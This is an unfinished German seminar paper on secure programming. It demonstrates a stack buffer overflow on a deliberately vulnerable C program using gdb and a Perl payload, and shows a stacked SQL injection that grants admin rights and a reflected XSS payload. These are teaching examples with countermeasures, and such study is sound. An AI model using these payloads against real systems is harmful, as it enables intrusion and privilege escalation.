



FernUniversität
in Hagen

Fakultät für Mathematik und Informatik

Hausarbeit

im Seminar 21817 „IT-Sicherheit“

Thema:	Aspekte der Sicherheit in der Programmierung
Autor:	Florian Mahlecke <florian.mahlecke@cirosec.de> MatNr. 8632014
Autor:	Kirsten Katharina Roschanski <studium@kirsten-roschanski.de> MatNr. 9053522
Version vom:	16. Juni 2013
Betreuer:	Dipl. Inf. Daniel Berg

Eidesstattliche Erklärung

Eidesstattliche Erklärung zur Hausarbeit

Ich versichere, die von mir vorgelegte Arbeit selbstständig verfasst zu haben. Alle Stellen, die wörtlich oder sinngemäß aus veröffentlichten oder nicht veröffentlichten Arbeiten anderer entnommen sind, habe ich als entnommen kenntlich gemacht. Sämtliche Quellen und Hilfsmittel, die ich für die Arbeit benutzt habe, sind angegeben. Die Arbeit hat mit gleichem Inhalt bzw. in wesentlichen Teilen noch keiner anderen Prüfungsbehörde vorgelegen.

Unterschrift :

Ort, Datum :

Eidesstattliche Erklärung

Eidesstattliche Erklärung zur Hausarbeit

Ich versichere, die von mir vorgelegte Arbeit selbstständig verfasst zu haben. Alle Stellen, die wörtlich oder sinngemäß aus veröffentlichten oder nicht veröffentlichten Arbeiten anderer entnommen sind, habe ich als entnommen kenntlich gemacht. Sämtliche Quellen und Hilfsmittel, die ich für die Arbeit benutzt habe, sind angegeben. Die Arbeit hat mit gleichem Inhalt bzw. in wesentlichen Teilen noch keiner anderen Prüfungsbehörde vorgelegen.

Unterschrift :

Ort, Datum :

Inhaltsverzeichnis

Eidesstattliche Erklärung	2
Abkürzungsverzeichnis	5
1 Einleitung	5
2 Schwachstellen	6
2.1 Binäre Anwendungen	6
2.1.1 Buffer-Overflow Schwachstellen	6
2.2 Webbasierte Schwachstellen	10
2.2.1 Injection-Schwachstellen	11
2.2.2 Cross Site Scripting-Schwachstellen	11
2.2.3 Cross Site Request Forgery	13
3 Programmierfehler	15
4 Angriffsszenarien für bekannte Sicerheitslücken	15
5 Sicherer Code und Robuste Programmierung	15
6 Fazit	15
Literaturverzeichnis	16
Anhang	17
Listingverzeichnis	18
Abbildungsverzeichnis	19
Tabellenverzeichnis	20

1 Einleitung

Betrachtet man die Aspekte der sicheren Programmierung, so muss man sich im Vorfeld einer Betrachtung zunächst über die grundlegenden Risiken bei der Entwicklung von Softwarelösungen im Klaren sein. Generell existieren im Kontext der Informationstechnik folgende drei primäre Schutzziele, die bei der Entwicklung von Softwarelösungen berücksichtigt und eingehalten werden müssen:

- **Vertraulichkeit**

Eine Softwarelösung führt eine ausreichende Überprüfung von Benutzerberechtigungen durch und erlaubt nur legitimen Benutzern den Zugriff auf (vertrauliche) Daten. Die Vertraulichkeit von Daten hat implizit rechtliche Auswirkungen und ist in vielen Ländern durch entsprechende nationale Gesetze geregelt (z.B. Bundesdatenschutzgesetz). Neben rechtlichen Auswirkungen hat die Vertraulichkeit von Daten im Hinblick auf wirtschaftliche Interessen (z.B. Diebstahl von Forschungsergebnissen) einen sehr hohen Stellenwert.

- **Integrität**

Eine Softwarelösung verhindert eine Manipulation von Daten oder stellt Methoden (z.B. Hashwertbildung) zur Feststellung einer unerlaubten Modifikation der Daten bereit.

- **Verfügbarkeit** Eine Softwarelösung muss funktionieren, auch wenn ein Fehler- oder Problemfall auftritt. Die Verfügbarkeit ist aus wirtschaftlicher Sicht analog zur Vertraulichkeit zu bewerten. Fällt in einem Unternehmen eine zentrale Systemkomponente (z.B. SAP-System) aufgrund eines Softwarefehlers aus, kann dies zum vollständigen Erliegen eines Geschäftsprozesses führen und in kürzester Zeit einen immensen monetären Schaden verursachen.

Da zur Wahrung der oben aufgeführten Schutzziele im Umfeld der Softwareentwicklung vielfältige Lösungsansätze existieren, würde eine detaillierte Betrachtungen der verschiedenen Entwicklungsparadigmen, Implementierungsverfahren und Frameworks den Rahmen dieser Ausarbeitung bei weitem überschreiten. Aus diesem Grund betrachten die Verfasser ausgewählte Entwicklungsprozesse und Konzepte, die eine sichere Entwicklung von Software unterstützen. Daneben werden verschiedene Angriffs- und Bedrohungsszenarien einschließlich möglicher Gegenmaßnahmen aufgezeigt.

2 Schwachstellen

Im folgenden Kapitel werden die am häufigsten anzutreffenden Schwachstellen bei der Software Entwicklung vorgestellt.

2.1 Binäre Anwendungen

2.1.1 Buffer-Overflow Schwachstellen

Buffer-Overflows Schwachstellen entstehen im Regelfall durch die Verwendung von Programmiersprachen, die es einem Entwickler ermöglichen, allozierte Speicherbereiche unkontrolliert zu überschreiben.

Als ein typischer Vertreter für eine Programmiersprache die potentiell für Buffer-Schwachstellen anfällig ist, gilt die Programmiersprache C. Die Programmiersprache ermöglicht es einem Entwickler, nahezu beliebige Speicheradressen zu überschreiben und bietet darüber hinaus noch zahlreiche eigene, native C-Funktionen (z.B. `strcpy()`), die unabhängig vom Entwickler keinerlei Prüfungen in Hinsicht auf den benötigten Speicherplatz implementiert haben.

Beispiel: Stack-Overflow (Setup: x64-System, Linux, gcc-4.8.1)


Der C-Code im folgenden Beispiel erwartet die Eingabe einer beliebigen Zeichenkette mit einer maximalen Länge von 64 Zeichen als Kommandozeilenparameter. Die im Code verwendete C-Funktion `strcpy()` gilt als unsicher, da keine Längenprüfung des zu kopierenden Strings vorgenommen wird. Mithilfe der `strcpy()`-Funktion ist es später möglich, die Rücksprungadresse der `go()`-Funktion so zu modifizieren, dass die im Code nicht aufgerufene Funktion `pwnd()` ausgeführt wird.

```
1 #include <string.h>
2 #include <stdlib.h>
3 #include <stdio.h>
4
5 int go(char *input) {
6     char data[64];
7     strcpy(data, input);
8     printf ("String: %s\n", data);
9     return 1;
10 }
11
12 void pwnd(void) {
13     printf("\nPWND!\n");
14     exit(0);
15 }
16
17 int main(int argc, char *argv[]) {
18     if (argc > 1)
```

```

19         go(argv[1]);
20     }

```



```

[florian@audit exploit]$ ./poc EinMax64ZeichenLangerString
String: EinMax64ZeichenLangerString
[florian@audit exploit]$ █

```

Abbildung 1: Reguläre Funktionsweise des Programms

Im Folgenden wird das Programm analysiert und versucht, durch eine erfolgreiche Modifikation der Speicheradressen die Funktion `pwnd()` aufzurufen. Um das Programm zu analysieren wird der GNU Debugger¹ (GDB-Kurzreferenz²) verwendet. Für einen ersten Überblick werden die drei Funktionen disassembliert.

main()-Funktion

```

1 [florian@audit exploit]$ gdb -q poc
2 Reading symbols from /home/florian/exploit/poc...done.
3 (gdb) disas main
4 Dump of assembler code for function main:
5     0x0000000000400624 <+0>:      push    %rbp
6     [...]
7     0x000000000040063d <+25>:      add     $0x8,%rax
8     0x0000000000400641 <+29>:      mov     (%rax),%rax
9     0x0000000000400644 <+32>:      mov     %rax,%rdi
10    0x0000000000400647 <+35>:      callq   0x4005d0 <go>
11    0x000000000040064c <+40>:      leaveq
12    0x000000000040064d <+41>:      retq
13 End of assembler dump.

```

go()-Funktion

```

1 (gdb) disas go
2 Dump of assembler code for function go:
3     [...]
4     0x00000000004005e0 <+16>:      lea     -0x40(%rbp),%rax
5     0x00000000004005e4 <+20>:      mov     %rdx,%rsi
6     0x00000000004005e7 <+23>:      mov     %rax,%rdi
7     0x00000000004005ea <+26>:      callq   0x400480 <strcpy@plt>
8     0x00000000004005ef <+31>:      lea     -0x40(%rbp),%rax
9     0x00000000004005f3 <+35>:      mov     %rax,%rsi
10    0x00000000004005f6 <+38>:      mov     $0x4006d4,%edi
11    0x00000000004005fb <+43>:      mov     $0x0,%eax
12    0x0000000000400600 <+48>:      callq   0x4004a0 <printf@plt>
13    0x0000000000400605 <+53>:      mov     $0x1,%eax
14    0x000000000040060a <+58>:      leaveq

```

¹<http://www.gnu.org/software/gdb>

²<http://beej.us/guide/bggdb>

```

15 0x000000000040060b <+59>:    retq
16 End of assembler dump.

```

pwnd()-Funktion

```

1 (gdb) disas pwnd
2 Dump of assembler code for function pwnd:
3 0x000000000040060c <+0>:    push    %rbp
4 [...]

```

Aus den disassemblierten Funktionen können folgende Informationen entnommen werden:

main()-Funktion

- 0x0000000000400647 <+35>: callq 0x4005d0 <go>

An dieser Stelle wird durch einen `call` die Funktion `go()` aufgerufen.

- 0x000000000040064c <+40>: leaveq

Wurde die `go()`-Funktion erfolgreich durchlaufen, wird aus der `go()`-Funktion an diese Speicheradresse in die `main()`-Funktion zurückgesprungen.

go()-Funktion

- x00000000004005ef <+31>: lea -0x40 (%rbp), %rax

Aufgrund des vorhandenen C-Code ist bereits bekannt, dass für die `strcpy()`-Funktion ein 64 Byte großes Charakter-Array (`char data[64]`) als Ziel des Kopiervorgangs reserviert wurde. Läge der C-Code nicht vor, könnte man durch den hexadezimalen Wert `0x40` die maximale Speichergröße von 64 Byte feststellen.

- 0x000000000040060b <+59>: retq

Nach der Ausführung dieser Instruktion muss der Befehlszeiger (IP, bei x64 RIP abgekürzt) auf die Speicheradresse `0x40064c` innerhalb der `main()`-Funktion zeigen.

pwnd()-Funktion

- 0x000000000040060c <+0>: push %rbp

Um die `pwnd()`-Funktion aus der `pwnd()`-Funktion heraus aufrufen zu können, muss der Befehlszeiger (RIP) innerhalb der `go()`-Funktion auf die Speicheradresse `0x40060c` geändert werden.

Im Folgenden wird das Programm mit dem GDB gestartet, davor wird noch ein Haltepunkte an der Speicheradresse `0x40060b` gesetzt (siehe letzte Zeile der disassemblierten `go()` -Funktion) um die Überlegungen verifizieren zu können.


```

1 gdb) break *0x40060b
2 Breakpoint 6 at 0x40060b: file poc.c, line 13.
3 (gdb) run AAAAAAAAA
4
5 String: AAAAAAAAA
6
7 Breakpoint 6, 0x00000000040060b in go (input=0x7fffffffecdb "AAAAAAAA") at poc
8 13      }
9 (gdb) p &data
10 $20 = (char (*)[64]) 0x7fffffff950
11 (gdb) x/12xg 0x7fffffff950
12 0x7fffffff950: 0x4141414141414141      0x00007ffff7ff9100
13 0x7fffffff960: 0x00007ffff7ffe190      0x000000000f0b2ff
14 0x7fffffff970: 0x0000000000000001      0x00000000040069d
15 0x7fffffff980: 0x00007fffffe9be      0x0000000000000000
16 0x7fffffff990: 0x00007fffffe9b0      0x00000000040064c
17 0x7fffffff9a0: 0x00007fffffea98      0x0000000200000000
18 (gdb)

```

Das Programm wird mit 8-mal "A" als Konsolenparameter gestartet. Ist der Haltepunkt erreicht, wird der 64 Byte große Speicherbereich der Variablen `data` gesucht. Im Anschluss werden vom Beginn des Speicherbereichs der Variablen `data` 12-mal 8 Byte große Speicherbereiche dargestellt.

Die ersten 8 Byte entsprechen der hexadezimalen Darstellung der Zeichenfolge `AAAAAAAA`, die als Übergabeparameter verwendet wurde. Die folgenden 7-mal 8 Byte großen Speicherblöcke werden nicht verwendet und beinhalten ausschließlich zufällige Werte. Um die Rücksprungadresse erfolgreich zu modifizieren, sind die folgenden 8 Byte bzw. 16 Byte relevant:

```

1 0x7fffffff990: 0x00007fffffe9b0      0x00000000040064c

```

Der linke Teil entspricht dem Basepointer (RBP), der rechte Teil entspricht der Rücksprungadresse in die `main()`-Funktion. Wird diese Adresse mit der Speicheradresse der `pwnd()`-Funktion überschrieben, so springt das Programm zur Laufzeit in die `pwnd()`-Funktion und führt diese aus.

Mit den folgenden Befehlen wird die `go()`-Funktion disassembliert, um die Startwert der `go()`-Funktion festzustellen. Im Anschluss werden die 12-mal 8 Byte großen Speicheradressen ausgegeben und zwei Byte der Rücksprungadresse `0x40064c` modifiziert. Danach wird das Programm weiter ausgeführt und wie springt in die `pwnd()`-Funktion.

```

1 (gdb) disas pwnd
2 Dump of assembler code for function pwnd:
3   0x00000000040060c <+0>:      push    %rbp
4   [...]
5
6 End of assembler dump.
7 (gdb) x/12xg 0x7fffffff950

```

```

8 0x7fffffff950: 0x4141414141414141      0x00007ffff7ff9100
9 0x7fffffff960: 0x00007ffff7ffe190      0x0000000000f0b2ff
10 0x7fffffff970: 0x0000000000000001      0x000000000040069d
11 0x7fffffff980: 0x00007ffffffffffe9be   0x0000000000000000
12 0x7fffffff990: 0x00007ffffffffffe9b0   0x000000000040064c
13 0x7fffffff9a0: 0x00007ffffffffffea98   0x0000000020000000
14 (gdb) set {char}0x7fffffff998 = 0x0c
15 (gdb) set {char}0x7fffffff999 = 0x06
16 (gdb) x/12xg 0x7fffffff950
17 0x7fffffff950: 0x4141414141414141      0x00007ffff7ff9100
18 0x7fffffff960: 0x00007ffff7ffe190      0x0000000000f0b2ff
19 0x7fffffff970: 0x0000000000000001      0x000000000040069d
20 0x7fffffff980: 0x00007ffffffffffe9be   0x0000000000000000
21 0x7fffffff990: 0x00007ffffffffffe9b0   0x000000000040060c
22 0x7fffffff9a0: 0x00007ffffffffffea98   0x0000000020000000
23 (gdb) c
24 Continuing.
25 PWND!
26 [Inferior 1 (process 1190) exited normally]
27 (gdb)

```

Um den Aufwand einer manuellen Modifikation der Speicheradresse möglichst gering zu halten, kann man den Vorgang mit der Perl automatisieren:

```

1 (gdb) run 'perl -e 'print "A"x72 . "\x0c\x06\x40"' '
2 String: AAAAAAAAAAAAAAAAAAAAAAAAAA ... AAAAAA@
3 PWND!
4 [Inferior 1 (process 1624) exited normally]
5 (gdb)

```

Dabei werden insgesamt 72 Byte mit dem Zeichen A überschrieben und 3 Byte mit hexadezimalen Werten:

- 64 Byte Speicherplatz der `data`-Variablen
- 8 Byte Basepointer
- 3 Byte Rücksprungadresse unter Berücksichtigung der Byteorder (Little-Endian)

Hinweis:

Wird zur Nachstellung des Beispiels ein veralteter gcc-Compiler in der Version 3.x³ verwendet, ist es möglich, dass dieses Beispiel nicht funktioniert!

2.2 Webbasierte Schwachstellen

In den folgenden Kapiteln werden typische webbasierte Schwachstellen und mögliche Maßnahmen zu deren Behebung beschrieben. Im aktuellsten Report (Draft 2013) des

³http://www.trapkit.de/papers/gcc_stack_layout_v1_20030830.pdf

Open Web Application Security Project (OWASP), einer Non-Profit Organisation die sich zum Ziel gesetzt hat die Sicherheit von Webanwendungen zu verbessern, werden die folgenden TOP 10 Bedrohungen bei der Entwicklung von Webanwendungen aufgeführt:

2.2.1 Injection-Schwachstellen

Zur dieser Schwachstellenkategorie zählen typischerweise SQL-, LDAP- oder XPath-Injections. Diese Schwachstellen treten bei Anwendungen auf, die nicht vertrauenswürdige Eingaben (z.B. durch einen Anwender) nicht ausreichend prüfen.

Beispiel:

Eine Applikation verfügt über eine Suchfunktion, die es einen Anwender ermöglicht, über ein Suchformular nach Benutzer-IDs zu suchen. Die Suche ist über das Suchformular "suche.php" realisiert

URL: <http://www.beliebigerdomain.de/suche.php?id=4711>

Erzeugtes SQL-Statement:

```
1 SELECT benutzer, email FROM users WHERE id=4711;
```

Da die Anwendung den Wert des Übergabeparameters "id" nicht ausreichend validiert, kann ein Angreifer das SQL-Statement beliebig erweitern:

URL: <http://www.beliebigerdomain.de/suche.php?id=4711>; UPDATE users SET isAdmin=1 WHERE id=235;

Erzeugtes SQL-Statement:

```
1 SELECT benutzer, email FROM users WHERE id=4711;  
2 UPDATE users SET isAdmin=1 WHERE id=235;
```

Maßnahmen

Um Anwendungen vor Injection-Schwachstellen zu schützen, empfiehlt es sich neben einer serverseitigen Validierung aller Eingabeparameter und deren Prüfung auf kritische Zeichenketten wie beispielsweise Anführungszeichen oder Semikolon, bereits im Entwicklungsprozess regelmäßig statische Quellcode-Analyse durchzuführen.

2.2.2 Cross Site Scripting-Schwachstellen

Cross-Site-Scripting-Schwachstellen ähneln stark Injection-Schwachstellen. Die Schwachstellen basieren, ähnlich klassischer Injection-Schwachstellen auf einer unzureichenden Eingabevalidierung. Bei dieser Schwachstellenkategorie wird HTML- oder JavaScript-Code in den Browser des Anwendungsnutzers "injected".

Die eigentliche Anwendung ist nur indirekt von dieser Schwachstelle betroffen, das eigentliche Ziel ist ein Anwender der betroffenen Applikation. Cross-Site-Scripting-Schwachstellen lassen sich generell in zwei beiden Arten unterscheiden:

Persistentes Cross-Site-Scripting

Bei persistentem Cross-Site Scripting wird der applikationsfremde JavaScript-Code dauerhaft in der verwundbaren Anwendung platziert. Besucht ein Nutzer eine Seite, in der dieser Code eingebettet ist, wird er ohne weitere Interaktion des Benutzers übertragen und in dessen Browser interpretiert bzw. ausgeführt.

Nicht-persistentes Cross-Site-Scripting

Bei nicht-persistentem Cross-Site Scripting (auch reflexives Cross-Site-Scripting genannt) muss der JavaScript-Code dagegen mit jeder Anfrage an die Anwendung übertragen werden. Dies kann ein Angreifer beispielsweise dadurch erreichen, indem er dem Opfer eine E-Mail zustellt, die einen Link mit entsprechend präparierten Parameterwerten enthält.

Beispiel: Reflektives Cross-Site-Scripting

Der folgende Beispielscode gibt den Wert des Parameters `msg` auf einer Webseite aus:

```
1 <html>
2 <body>
3 <h1>Beispiel: Ausgabe des GET-Parameters "msg"</h1>
4 <br>
5 <?
6 echo 'String: ' . $_GET["msg"];
7 ?>
8 </body>
9 </html>
```

URL: `http://domain.de/FUH/msg.php?msg=das+ist+ein+beispiel`



Abbildung 2: Ausgabe des eines Beispiel-Strings

Da im Beispiel keine serverseitige Validierung des Parameters „msg“ vorgenommen wird, ist der Parameter anfällig für Corss-Site-Scripting. Wird an die URL aus dem vorhergehenden Beispiel JavaScript Code angehängt, wird der Code vom Browser des Anwenders interpretiert und ausgeführt.

URL: `http://domain.de/FUH/msg.php?msg=das+ist+ein+beispiel`
`<script>alert('XSS')</script>`




Abbildung 3: Der JavaScript-Code kommt im Browser zu Ausführung

Betrachtet man den Quellcode der Webseite, erkennt man den eingebetteten JavaScript-Code:

```
1 <html>
2 <body>
3 <h1>Beispiel: Ausgabe des GET-Parameters "msg"</h1>
4 <br>
5 String: das ist ein beispiel<script>alert('XSS')</script></body>
6 </html>
```

2.2.3 Cross Site Request Forgery

Bei Cross-Site Request Forgery handelt es sich um eine Angriffstechnik, mit der Daten in der Anwendung unberechtigt verändert werden können. Dabei bringt ein Angreifer den Webbrowser eines bereits authentisierten Benutzers dazu, eine HTTP-Anfrage an die Webanwendung zu stellen. Der Angreifer wählt diese Anfrage so, dass die Webanwendung die ihm gewünschte Funktion (z.B. eine Passwortänderung) ausführt. Sofern das Opfer angemeldet ist und somit bereits über eine gültige Session verfügt, während die HTTP-Anfrage ausgeführt wird, nimmt die Webanwendung die Anfrage entgegen und führt sie mit den Rechten des Opfers aus.

Die Webanwendung kann dabei nicht zwischen HTTP-Anfragen unterscheiden, die korrekt durch den Benutzer initiiert wurde und solchen, die durch CSRF in den Browser des Opfers eingeschleust wurden. Da der Angriff ausschließlich im Webbrowser des Opfers stattfindet und der Angreifer selbst weder aktiv noch passiv mit der Webanwendung interagiert, ist dieser Angriff unmittelbar nur zum Manipulieren von Daten geeignet. Daten direkt auszulesen bzw. mitzulesen ist nicht möglich. Um eine CSRF-Schwachstelle ausnutzen zu können, müssen einige Vorbedingungen erfüllt sein:

- Die Webanwendung muss anfällig für CSRF sein
- Das Opfer muss an der Applikation angemeldet sein
- Das Opfer muss dazu gebracht werden, eine HTTP-Anfrage abzusetzen (beispielsweise durch Anklicken eines manipulierten Links)

Eine Webanwendung ist anfällig für CSRF, wenn Anfragen an den Webserver statisch sind und keine zufällige Komponente (Token) beinhalten. In diesem Fall können die Anfragen vorab konstruiert und direkt an den Webserver geschickt werden, ohne dass man zuvor die eigentlichen Formulare der Applikation ausgefüllt haben muss. Im Folgenden ist exemplarisch eine CSRF-Schwachstelle innerhalb der Applikation beschrieben.

3 Programmierfehler

Überblick

In diesem Kapitel soll es um oft gemacht und gern immer wieder auftretenden Programmierfehler gehen. Dabei soll der Schwerpunkt auf cross site scripting (XSS) gelegt werden und die Verwendung von Access modifiers in der Objektorientierten Programmierung.

Public - If you can see the class, then you can see the method

Private - If you are part of the class, then you can see the method, otherwise not.

Protected - Same as Private, plus all descendants can also see the method.

Static (class) - Remember the distinction between "Class" and "Object" ? Forget all that. They are the same with "static"... the class is the one-and-only instance of itself.

Static (method) - Whenever you use this method, it will have a frame of reference independent of the actual instance of the class it is part of.

4 Angriffsszenarien für bekannte Sicherheitslücken

Überblick

In diesem Kapitel soll es um bekannte Sicherheitslücken gehen, die häufig von Hackern als erstes Angriffsziel dienen.

5 Sicherer Code und Robuste Programmierung

Überblick

Hier soll der Frage nachgegangen werden, welche Bedrohungen von schadhaften Code ausgehen.

6 Fazit

Zusammenfassung

Abstract

Anhang

Listingverzeichnis

Abbildungsverzeichnis

1	Reguläre Funktionsweise des Programms	7
2	Ausgabe des eines Beispiel-Strings	12
3	Der JavaScript-Code kommt im Browser zu Ausführung	13

Tabellenverzeichnis